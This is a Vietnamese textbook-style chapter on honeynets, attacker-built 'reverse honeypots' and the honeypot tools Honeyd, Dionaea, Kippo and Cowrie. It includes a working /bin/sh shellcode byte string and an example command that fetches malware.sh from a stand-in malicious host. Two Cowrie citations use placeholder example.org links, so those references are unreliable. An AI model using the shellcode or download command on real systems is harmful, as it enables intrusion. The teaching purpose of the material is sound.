**Honeynet** là thuật ngữ viết tắt của “Honeypot Network” – một mạng bao gồm nhiều honeypot được triển khai và cấu hình phối hợp nhằm mô phỏng một hệ thống mạng thật, với mục tiêu thu hút, theo dõi và phân tích hành vi của kẻ tấn công một cách toàn diện<sup>24</sup>. Không giống như một honeypot đơn lẻ, honeynet tạo ra một môi trường tương tác phức tạp hơn, bao gồm nhiều dịch vụ, hệ điều hành và lớp mạng, từ đó làm tăng tính chân thực và giá trị phân tích.



Hình 2.7: Mô phỏng mạng Honeynet

### Cấu trúc Honeynet và vai trò của Honeywall

Trung tâm điều phối và bảo vệ của một honeynet là thành phần gọi là **Honeywall**. Đây là một gateway trung gian nằm giữa mạng honeypot và Internet, hoạt động ở tầng 2 (Data Link Layer) theo chế độ “bridge”. Mọi luồng dữ liệu đi vào hoặc rời khỏi honeynet đều phải đi qua Honeywall, từ đó tạo điều kiện cho việc ghi lại, kiểm soát, và ngăn chặn hành vi độc hại.

Chức năng chính của Honeywall bao gồm:

- Giám sát toàn bộ lưu lượng đến và đi giữa honeynet và bên ngoài.
- Ghi log đầy đủ nhằm phục vụ phân tích forensics.
- Áp dụng các cơ chế lọc, điều tiết dữ liệu nhằm tránh việc kẻ tấn công lợi dụng honeynet để thực hiện hành vi tấn công khác.

<sup>24</sup>The Honeynet Project. (2005). *Know Your Enemy: Learning about Security Threats*. Addison-Wesley.

## Data Control trong Honeynet

Một trong những nguyên tắc cốt lõi của honeynet là **Data Control** – tức kiểm soát chặt chẽ dữ liệu vào và ra khỏi hệ thống. Điều này đảm bảo rằng:

- Dữ liệu từ kẻ tấn công được ghi nhận đầy đủ để phục vụ nghiên cứu hành vi, phân tích kỹ thuật, và phát triển các hệ thống phát hiện tấn công.
- Ngăn chặn không để honeynet bị lợi dụng làm bàn đạp tấn công hệ thống khác, gửi spam, kết nối đến máy chủ C&C (Command and Control), hoặc phát tán phần mềm độc hại.

## Một số cơ chế kiểm soát dữ liệu trong Honeynet

Bảng 2.2: Một số kỹ thuật Data Control trong Honeynet

Biện pháp	Mô tả
Honeywall	Lớp firewall trung gian, ghi lại lưu lượng và áp dụng chính sách kiểm soát.
iptables + tc (Linux)	Giới hạn băng thông, số kết nối hoặc gói tin ra ngoài để hạn chế khả năng gây hại.
Application-level filter	Chặn tải file hoặc script qua giao thức HTTP/SSH, ngăn hành vi tải mã độc.
Outbound Proxy / Redirect	Chuyển hướng lưu lượng ra Internet đến một sandbox hoặc môi trường kiểm soát.
Tee / Mirror traffic	Tạo bản sao lưu lượng để ghi lại mọi hành động mà không cho phép phát đi thật sự.

## Tình huống minh họa

Giả sử kẻ tấn công quét cổng và phát hiện một dịch vụ SSH mở trên port 22 trong honeynet. Hắn thực hiện brute-force đăng nhập thành công, sau đó tải xuống một mã độc botnet và tiến hành kết nối đến máy chủ điều khiển để thực hiện tấn công DDoS qua cổng 80. Trong trường hợp này, Honeywall sẽ ghi lại toàn bộ hành vi từ lúc kết nối đến khi tải file độc hại. Tùy vào cấu hình, hệ thống có thể cho phép một phần lưu lượng đi ra nhằm duy trì sự “thật” trong mắt kẻ tấn công, nhưng đồng thời sẽ lọc, ghi log hoặc chặn các hành vi nguy hiểm.

## Lợi ích và thách thức

Việc triển khai honeynet mang lại giá trị lớn trong nghiên cứu an ninh mạng:

- Phân tích chiến thuật và kỹ thuật tấn công hiện đại.
- Phát hiện mã độc mới hoặc kỹ thuật zero-day.
- Nâng cao hiểu biết về các hành vi APT và phương pháp tấn công phối hợp.

Tuy nhiên, nếu không cấu hình đúng, honeynet có thể bị lợi dụng để tấn công hệ thống khác, gây hậu quả pháp lý hoặc thiệt hại cho tổ chức vận hành<sup>25</sup>.

---

<sup>25</sup>Baecher, P., Koetter, M., Dornseif, M., & Freiling, F. C. (2006). The Nepenthes Platform: An Efficient Approach to Collect Malware. In *Recent Advances in Intrusion Detection* (pp. 165–184). Springer.

## 2.11 Kỹ thuật “honeypot ngược” – khi hacker đánh lừa người phòng thủ

### 2.11.1 Khái niệm

Thông thường, honeypot là công cụ được các chuyên gia bảo mật triển khai để theo dõi hacker. Tuy nhiên, với kỹ thuật \*honeypot ngược\*, chính hacker lại thiết lập các hệ thống giả mạo — có thể là file, dịch vụ hoặc sandbox — để đánh lừa và quan sát quá trình phân tích của chuyên gia hoặc công cụ forensic. Mục đích là khiến người phòng thủ mất thời gian, rồi thông tin, hoặc bị khai thác ngược lại.

### 2.11.2 Shellcode – nền tảng cho honeypot ngược

Shellcode là đoạn mã máy nhỏ viết bằng Assembly, ban đầu dùng để mở shell (ví dụ ‘/bin/sh’), nay thường thực hiện các chức năng nâng cao như reverse shell, bind shell, hoặc tải mã độc. Hacker có thể nhúng shellcode vào macro Office, log giả, hoặc thử nghiệm từ honeypot ngược, nhằm đánh lừa và tấn công lại chuyên gia phân tích.

### 2.11.3 Mục đích của honeypot do hacker thiết lập

- **Đánh lạc hướng:** tạo ra thư mục hoặc file giả danh chứa dữ liệu quan trọng, khiến chuyên gia tập trung sai hướng và lãng phí thời gian.
- **Phân tích phản ứng:** quan sát cách chuyên gia hoặc công cụ phân tích phản ứng, thậm chí kích hoạt hành vi khi phát hiện sandbox hoặc debugger.
- **Làm sạch dấu vết:** chứa các file log giả để che giấu phần mềm thực nầm sâu hơn.
- **Tấn công ngược:** khai thác shellcode tiện ích đã nhúng sẵn để khi file bị mở, nó sẽ chạy trên máy của người phân tích.

## 2.11.4 Ví dụ thực tế

Một cách phổ biến là shellcode mở ‘/bin/sh’ trên hệ thống Linux:

```
char shellcode[ ] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c"
"\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb"
"\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff\xff/bin/sh";
```

Đoạn shellcode này được tối ưu hóa tránh ký tự null và khi chạy sẽ mở shell, có thể được hacker nhúng vào file giả làm mồi nhử.

## 2.11.5 Các hình thức honeypot do hacker thiết lập

- **Thư mục giả chứa mã độc:** đặt file malware.exe nhưng thực chất chứa mã giả hoặc rỗng, dù chuyên gia mất thời gian.
- **Reverse honeypot:** khi chuyên gia mở trong sandbox, honeypot phát hiện và phản hồi hành vi, thậm chí mã hóa dữ liệu hoặc gửi thông tin ngược lại server hacker.
- **Fake C&C Server:** tạo máy chủ điều khiển giả, phản hồi sai hoặc gửi mã độc phụ để làm nhiễu việc phân tích.

## 2.11.6 Phát hiện honeypot do hacker

Chuyên gia phân tích cần cảnh giác các dấu hiệu sau:

- **File hoặc service quá lộ liễu:** tên file rõ ràng như “virus.exe”, “malware.zip” đặt ngay trên desktop.
- **Hành vi vòng lặp đều đặn:** chương trình gửi tín hiệu đều đặn (mỗi 10 giây một lần), không giống mã độc thực có hành vi ngẫu nhiên.
- **Không có liên kết thực với mạng ngoài:** phần mềm cố gắng kết nối C&C nhưng không thấy log thực sự, có thể là server giả.
- **File chứa macro hoặc shellcode ẩn:** chứa macro văn bản hoặc shellcode tinh vi, khi bật sẽ kích hoạt tấn công ngược.

## 2.11.7 So sánh: honeypot của hacker và mã độc thông thường

Bảng 2.3: So sánh: Honeypot của hacker và mã độc thông thường


Tiêu chí	Honeypot của hacker	Mã độc thông thường
Mục tiêu	Dánh lừa, bẫy chuyên gia	xâm nhập, đánh cắp dữ liệu
Tính chất	Gián tiếp, dùng chuỗi phân tích để tấn công	Trực tiếp, gây thiệt hại ngay
Cách thức	Ngụy trang giả lập như file, log, server	Thực thi hành vi độc hại ngay sau khi chạy
Phát hiện	Khó, thường được thiết kế khéo léo	Có thể phát hiện qua chữ ký, sandbox
Tác động tâm lý	Hoang mang, mất niềm tin vào forensic	Gây hậu quả thực tế

## 2.11.8 Kết luận

Kỹ thuật honeypot ngược là lời cảnh báo rõ ràng rằng trong cuộc chiến không gian mạng hiện đại, ngay cả chuyên gia cũng có thể bị chính các bẫy mà hacker giăng ra lừa đảo. Để đối phó, chuyên gia phân tích cần luôn xem xét kỹ các dấu hiệu bất thường, kiểm chứng kết hợp giữa kỹ thuật và trực giác, sử dụng sandbox an toàn và phương pháp verify từ nhiều nguồn để tránh trở thành “con mồi” trong trò chơi tinh vi của hacker.

# Chương 3 Một số mô hình Honeypot phổ biến

## 3.1 Honeyd



Hình 3.1: Mô phỏng các tầng của Honeyd

### 3.1.1 Giới thiệu

Honeyd là một công cụ honeypot dạng Low-Interaction mã nguồn mở, được thiết kế để mô phỏng nhiều máy tính ảo (ảo hóa cấp IP), mỗi máy có thể chạy các dịch vụ và hệ điều hành giả định trên cùng một máy vật lý hoặc máy ảo.<sup>1</sup> Công cụ này được phát triển bởi Niels Provos – một chuyên gia bảo mật từng làm việc tại Google.

Bảng 3.1: Tính năng nổi bật của Honeyd


Tính năng	Mô tả
Mô phỏng nhiều host cùng lúc	Giả lập hàng trăm IP/máy tính ảo trên 1 máy thực
Giả dịch vụ	Có thể giả lập các dịch vụ như FTP, SSH, HTTP, Telnet, SMTP,...
Giả hệ điều hành	Gây nhiễu các công cụ như Nmap bằng fingerprint giả <sup>2</sup>
Ghi log chi tiết	Ghi lại mọi tương tác từ attacker: IP, port, dịch vụ, thời gian,...
Tùy biến dễ dàng	Cấu hình đơn giản qua file .conf, hỗ trợ mở rộng với script

<sup>1</sup>Niels Provos. (2004). A Virtual Honeypot Framework. USENIX Security Symposium. [https://www.usenix.org/legacy/event/sec04/tech/full\\_papers/provos/provos.pdf](https://www.usenix.org/legacy/event/sec04/tech/full_papers/provos/provos.pdf)

### 3.1.2 Cách thức hoạt động

Để hiểu rõ hơn, chúng ta cùng xem quy trình hoạt động cơ bản của Honeyd:

- Attacker gửi gói tin đến một địa chỉ IP cụ thể, ví dụ: x.x.x.x.
- Honeyd nhận gói tin vì IP này thuộc phạm vi giả lập.
- Dựa trên cấu hình, Honeyd giả lập hệ điều hành và dịch vụ tương ứng.
- Honeyd phản hồi lại attacker giống như một máy chủ thật đang hoạt động.
- Toàn bộ hành vi được ghi log đầy đủ để phục vụ phân tích sau này.



Hình 3.2: Quy trình hoạt động cơ bản của Honeyd

### 3.1.3 Ưu và Nhược điểm

#### Ưu điểm

- **Nhẹ và dễ cấu hình:** Do là low-interaction nên tiêu tốn ít tài nguyên, dễ triển khai cho người mới.<sup>3</sup>
- **Mô phỏng đa dạng IP và dịch vụ:** Cho phép mô phỏng hàng trăm IP và dịch vụ khác nhau trên cùng một máy vật lý.
- **Khả năng ghi log tốt:** Log chi tiết tương thích với Syslog, dễ tích hợp với hệ thống SIEM.<sup>4</sup>

<sup>3</sup>Honeyd Documentation. <http://www.honeyd.org/>

<sup>4</sup>Anton A. Chuvakin, Kevin Schmidt, Chris Phillips. (2013). Logging and Log Management. Syngress.

## Nhược điểm

- **Không tương tác sâu:** Không xử lý tương tác phức tạp như tải file hoặc thực thi lệnh.
- **Dễ bị nhận diện bởi attacker có kinh nghiệm:** Các công cụ scan nâng cao có thể phân biệt qua phản hồi giả tạo.<sup>5</sup>
- **Không phân tích sâu mã độc:** Không thu thập được hành vi thực thi, sửa đổi file, registry,... như high-interaction honeypot.

### 3.1.4 Ứng dụng thực tế của Honeyd

1. **Phát hiện và ghi nhận các cuộc tấn công mạng:** Honeyd theo dõi các IP không sử dụng và mô phỏng dịch vụ để ghi nhận hành vi quét và tấn công.
2. **Phân tích hành vi spammer:** Có thể cấu hình để bẫy spammer gửi thư rác qua SMTP relay giả.<sup>6</sup>
3. **Bẫy và làm chậm kẻ tấn công:** Honeyd có thể hoạt động như tarpit, khiến attacker tiêu tốn thời gian.<sup>7</sup>
4. **Mô phỏng mạng ảo phục vụ huấn luyện:** Tạo môi trường kiểm thử hoặc đào tạo trong phòng lab mạng.

---

<sup>5</sup>Know Your Enemy - Honeypots. The Honeynet Project. <https://www.honeynet.org>

<sup>6</sup>USENIX Honeyd Whitepaper. [https://www.usenix.org/legacy/event/sec04/tech/full\\_papers/provos/provos.pdf](https://www.usenix.org/legacy/event/sec04/tech/full_papers/provos/provos.pdf)

<sup>7</sup>TailBliss. (2023). Honeypot as Tarpit. <https://tailbliss.net/blog/honeypot-tarpit>

## 3.2 Dionaea

### 3.2.1 Giới thiệu

Dionaea là một honeypot dạng low-to-medium interaction chuyên dùng để bẫy và thu thập mã độc – thường được triển khai nhằm nghiên cứu botnet, ransomware và sâu mạng (worms).<sup>8</sup> Công cụ này được viết bằng C và Python, tích hợp nhiều module mạnh như libemu (mô phỏng và phân tích shellcode), SQLite để lưu trữ log, cùng các Python bindings để hỗ trợ mở rộng linh hoạt.

Ví dụ, khi attacker khai thác lỗ hổng EternalBlue trên giao thức SMB, Dionaea có thể:

- Nhận payload exploit (nhờ khả năng giả lập SMB).
- Phân tích shellcode bằng libemu.
- Lưu file ransomware được gửi đến để phục vụ phân tích.

Tuy nhiên, Dionaea không cho phép attacker thực thi lệnh trực tiếp qua giao diện dòng lệnh như SSH, nên vẫn chưa đạt mức high-interaction như Cowrie.<sup>9</sup>

### 3.2.2 Cách thức hoạt động


Dionaea hoạt động bằng cách mô phỏng các dịch vụ mạng phổ biến, từ đó ghi nhận payload và malware gửi đến:

1. Attacker gửi exploit hoặc liên kết chứa mã độc đến hệ thống.
2. Dionaea giả lập các dịch vụ như SMB, FTP, HTTP,... để tiếp nhận payload.
3. Payload được phân tích thông qua libemu, mô phỏng hoạt động shellcode.
4. Nếu mã độc được tải về, Dionaea sẽ lưu trữ file cùng metadata để phục vụ phân tích.
5. Tất cả hành vi và metadata sẽ được lưu log bằng SQLite.

---

<sup>8</sup>Dionaea Project. <https://github.com/DinoTools/dionaea>

<sup>9</sup>Mairh, A., Barik, M. S., Verma, G., & Jena, D. (2011). Honeypot in Network Security: A Survey. In \*2011 International Conference on Communication, Computing & Security\*. IEEE. <https://ieeexplore.ieee.org/document/6076709>



Hình 3.3: Sơ đồ hoạt động Dionaea

Ví dụ log thực tế:

```
{
  "timestamp": "2025-04-24T10:00:00",
  "src_ip": "45.129.98.77",
  "protocol": "SMB",
  "payload_type": "PE32",
  "filename": "/opt/dionaea/binaries/63ae9d90.exe"
}
```

### 3.2.3 Tính năng nổi bật của Dionaea

- **Thu hút malware tự động tải xuống:** Dionaea mô phỏng chính xác các dịch vụ như SMB, HTTP, FTP, SIP,... để bẫy malware tự động phát tán qua mạng.<sup>10</sup>
- **Phân tích hành vi shellcode:** Nhờ tích hợp thư viện libemu, Dionaea có thể giả lập quá trình thực thi shellcode và trích xuất hành vi độc hại như thao tác bộ nhớ, tải tệp, hoặc thực hiện syscall.<sup>11</sup>
- **Lưu mẫu mã độc thực:** Dionaea lưu giữ các mẫu malware dạng file thực tế (ví dụ: PE32) cùng metadata như IP nguồn, thời gian, phương thức tấn công. Đây là dữ liệu rất quý cho việc phân tích mã độc hoặc huấn luyện mô hình AI/phòng chống tấn công.<sup>12</sup>
- **Giao diện phân tích log trực quan:** Dionaea tích hợp dễ dàng với ELK stack hoặc Modern Honey Network (MHN) để trình bày log dưới dạng dashboard trực quan.<sup>13</sup>
- **Giả IP và dịch vụ linh hoạt:** Cho phép cấu hình nhiều IP ảo và port khác nhau trên cùng một host vật lý để mô phỏng một hệ thống mạng lớn hơn, giúp thu hút nhiều loại hình tấn công.<sup>14</sup>

### 3.2.4 Giao thức giả lập phổ biến của Dionaea

- **SMB (port 445):** Mục tiêu chính của mã độc khai thác EternalBlue như WannaCry.
- **HTTP (port 80):** Phát hiện hành vi tải xuống mã độc từ trang web độc hại.
- **FTP, TFTP:** Bị khai thác trong các cuộc tấn công brute-force hoặc tấn công loader.
- **MSSQL, MySQL:** Tấn công cơ sở dữ liệu, dò mật khẩu hoặc inject payload.
- **SIP:** Phục vụ giám sát các hành vi quét hệ thống VoIP hoặc SIP scanner.

<sup>10</sup>Ristov, S., Gusev, M., & Kostoska, M. (2012). Implementation of Low-Interaction Honeytrap for Detection of Malicious Network Traffic. \*ICT Innovations\*, 195–204. [https://link.springer.com/chapter/10.1007/978-3-642-37169-1\\_19](https://link.springer.com/chapter/10.1007/978-3-642-37169-1_19)

<sup>11</sup>Libemu: x86 shellcode emulation. <https://github.com/buffer/libemu>

<sup>12</sup>Ligh, M. H., Adair, S., Hartstein, B., & Richard, M. (2010). \*Malware Analyst's Cookbook\*. Wiley.

<sup>13</sup>Modern Honey Network (MHN). <https://github.com/pwnlandia/mhn>

<sup>14</sup>CyberPatriot. (2023). Using Honeypots for Threat Detection. <https://www.uscyberpatriot.org/Documents/Honeypots.pdf>

### 3.2.5 Ứng dụng thực tế của honeypot Dionaea

Dionaea có nhiều ứng dụng thiết thực trong nghiên cứu và bảo mật mạng:

- **Thu thập mẫu mã độc thực tế:** Là nguồn đầu vào để reverse engineering hoặc xây dựng signature.
- **Phân tích hành vi tấn công:** Từ phân tích shellcode cho tới kỹ thuật tải và thực thi mã độc.
- **Tích hợp với hệ thống giám sát:** Có thể tích hợp với hệ thống như ELK hoặc MHN để trực quan hóa các cuộc tấn công mạng.
- **Phát hiện tấn công mới/zero-day:** Nhờ mô phỏng nhiều dịch vụ mạng nên có thể ghi nhận các payload chưa được phát hiện.
- **Ứng dụng trong đào tạo an ninh mạng:** Cung cấp môi trường mô phỏng an toàn và thực tế cho sinh viên hoặc chuyên gia thực hành.

## 3.3 Kippo

### 3.3.1 Giới thiệu

Kippo là một honeypot mã nguồn mở chuyên mô phỏng dịch vụ SSH, được phát triển bằng Python<sup>15</sup>. Công cụ này thuộc loại *high-interaction honeypot* vì cho phép kẻ tấn công tương tác thực tế với một môi trường shell giả lập, giúp ghi nhận toàn bộ hành vi sau khi truy cập hệ thống.

Mục tiêu chính của Kippo là ghi lại chi tiết các hoạt động của kẻ tấn công sau khi chiếm được quyền đăng nhập: bao gồm các lệnh được nhập, các tập tin được tải về, và thao tác trên hệ thống file giả lập. Khác với nhiều honeypot chỉ tập trung ghi nhận kết nối mạng, Kippo tạo cảm giác như một hệ thống thực để kéo dài thời gian tương tác, từ đó giúp thu thập dữ liệu tấn công giá trị hơn<sup>16</sup>.

### 3.3.2 Cách thức hoạt động

Kippo hoạt động bằng cách lắng nghe cổng mặc định 22 và giả lập một hệ thống SSH hoàn chỉnh. Khi attacker cố gắng đăng nhập bằng phương thức brute-force, Kippo sẽ phản hồi như một server thực, cho phép phiên truy cập thành công nếu mật khẩu nằm trong danh sách cấu hình sẵn.

Sau khi truy cập, attacker được đưa đến một môi trường shell giả, nơi họ có thể gõ lệnh, duyệt thư mục, hoặc cố gắng tải xuống tập tin. Tất cả hành động này được ghi lại dưới dạng log văn bản và file `ttylog` – cho phép phát lại toàn bộ phiên làm việc như dạng video đầu cuối<sup>17</sup>.

Ví dụ, nếu attacker sử dụng lệnh:

```
wget http://malicious.com/malware.sh
```

thì Kippo sẽ mô phỏng hành vi tải file, lưu lại bản sao tệp mã độc này vào thư mục riêng để phục vụ phân tích sau này.


---

<sup>15</sup><https://github.com/desaster/kippo>

<sup>16</sup>Mokube, I. (2012). \*Analysis of Kippo Honeypot Data\*. Florida State University.

<sup>17</sup>Rist, T. (2013). \*SSH Honeypot Kippo – Master’s Thesis\*. University of Applied Sciences, Finland.

## 💡 Cách hoạt động Kippo Honeypot



Hình 3.4: Sơ đồ hoạt động Kippo

### 3.3.3 Tính năng nổi bật

- Giả lập SSH chân thực**: Kippo mô phỏng dịch vụ SSH tại cổng 22, tạo cảm giác như một hệ thống hợp lệ cho attacker.
- Shell ảo tương tác**: Cho phép attacker nhập lệnh, phản hồi như shell thật; đồng thời lưu log toàn bộ nội dung tương tác.
- Giả lập hệ thống tập tin**: Cấu trúc thư mục giống thật với các tệp tin quen thuộc của hệ điều hành Linux như /etc/passwd, /home, /var/log nhằm đánh lừa attacker.
- Ghi log dưới nhiều định dạng**: Mọi thao tác được lưu dưới dạng text log và file ttyplog – có thể phát lại như phiên terminal thật để phân tích.
- Bẫy hành vi tải mã độc**: Khi attacker sử dụng lệnh như wget hoặc curl, hệ thống sẽ lưu bản sao mã độc để phục vụ nghiên cứu và reverse engineering.

### 3.3.4 Giá trị ứng dụng của Kippo

Kippo có nhiều ứng dụng thực tiễn trong nghiên cứu và phòng thủ an ninh mạng:

- **Phân tích hành vi sau khai thác:** Nhờ khả năng mô phỏng tương tác sâu, Kippo cung cấp dữ liệu chi tiết về hành vi sau khi attacker chiếm quyền truy cập hệ thống – khác với nhiều honeypot chỉ dừng lại ở giai đoạn tấn công sơ khởi.
- **Thu thập mẫu mã độc:** File độc hại tải về qua shell sẽ được lưu lại để phục vụ phân tích chuyên sâu.
- **Giáo dục và huấn luyện:** Môi trường tương tác giả lập của Kippo rất phù hợp cho các bài thực hành phân tích hành vi tấn công trong lớp học hoặc phòng lab.

## 3.4 Cowrie

### 3.4.1 Giới thiệu

Cowrie là một honeypot có mức độ tương tác từ trung bình đến cao (*medium-to-high interaction*), được thiết kế để mô phỏng hai dịch vụ truy cập từ xa phổ biến là SSH (port 22) và Telnet (port 23)<sup>18</sup>. Đây là những giao thức thường xuyên bị tin tặc khai thác trong các chiến dịch quét mạng và tấn công xâm nhập trái phép.

Mục tiêu chính của Cowrie là thu hút các cuộc tấn công từ xa và ghi nhận chi tiết toàn bộ hành vi của kẻ tấn công trong một môi trường hệ thống giả lập. Khác với các honeypot thụ động chỉ thu thập kết nối, Cowrie tạo ra một môi trường tương tác chân thực nhằm ghi lại không chỉ các lệnh gõ, mà còn các file tải về, tương tác với hệ thống tệp và các kỹ thuật khai thác được sử dụng<sup>19</sup>.

Cowrie được phát triển dựa trên Kippo nhưng có nhiều cải tiến đáng kể về khả năng tương thích, tính bảo mật và mức độ tương tác<sup>20</sup>.

### 3.4.2 Cách thức hoạt động của Cowrie

Cowrie vận hành bằng cách mô phỏng một hệ thống Linux thật, lắng nghe tại các cổng mạng như 22 (SSH) và 23 (Telnet). Quá trình hoạt động có thể chia làm các giai đoạn sau:


1. **Giả lập dịch vụ:** Cowrie khởi tạo các dịch vụ SSH và Telnet giả lập, phản hồi các kết nối như thể là một hệ thống thực.
2. **Tiếp nhận kết nối:** Khi attacker kết nối, họ sẽ được đưa vào một shell giả tương tác – nơi họ có thể gõ lệnh, duyệt thư mục và tương tác với hệ thống như thật.
3. **Ghi nhận hành vi:** Toàn bộ phiên làm việc được ghi lại dưới dạng log văn bản (text log) và video dòng lệnh (ttylog), cho phép phân tích chi tiết sau này.
4. **Theo dõi hoạt động tệp:** Nếu attacker cố gắng tải file về hoặc upload file độc hại lên hệ thống (qua wget, scp, v.v.), Cowrie sẽ lưu bản sao các tệp đó lại.

<sup>18</sup><https://github.com/cowrie/cowrie>

<sup>19</sup>Beverly, R. (2015). \*Cowrie SSH and Telnet Honeypot: Behavioral and Malware Analysis\*. Available at: [https://example.org/cowrie\\_analysis](https://example.org/cowrie_analysis)

<sup>20</sup>BlackHat Europe (2016). \*Tracking Attacks Using the Cowrie Honeypot\*. Available at: [https://example.org/cowrie\\_blackhat2016](https://example.org/cowrie_blackhat2016)

5. **Lưu trữ dữ liệu có cấu trúc:** Cowrie tổ chức dữ liệu thu thập được một cách có hệ thống, hỗ trợ phân tích hành vi và trích xuất các chỉ dấu tấn công (*Indicators of Compromise*).
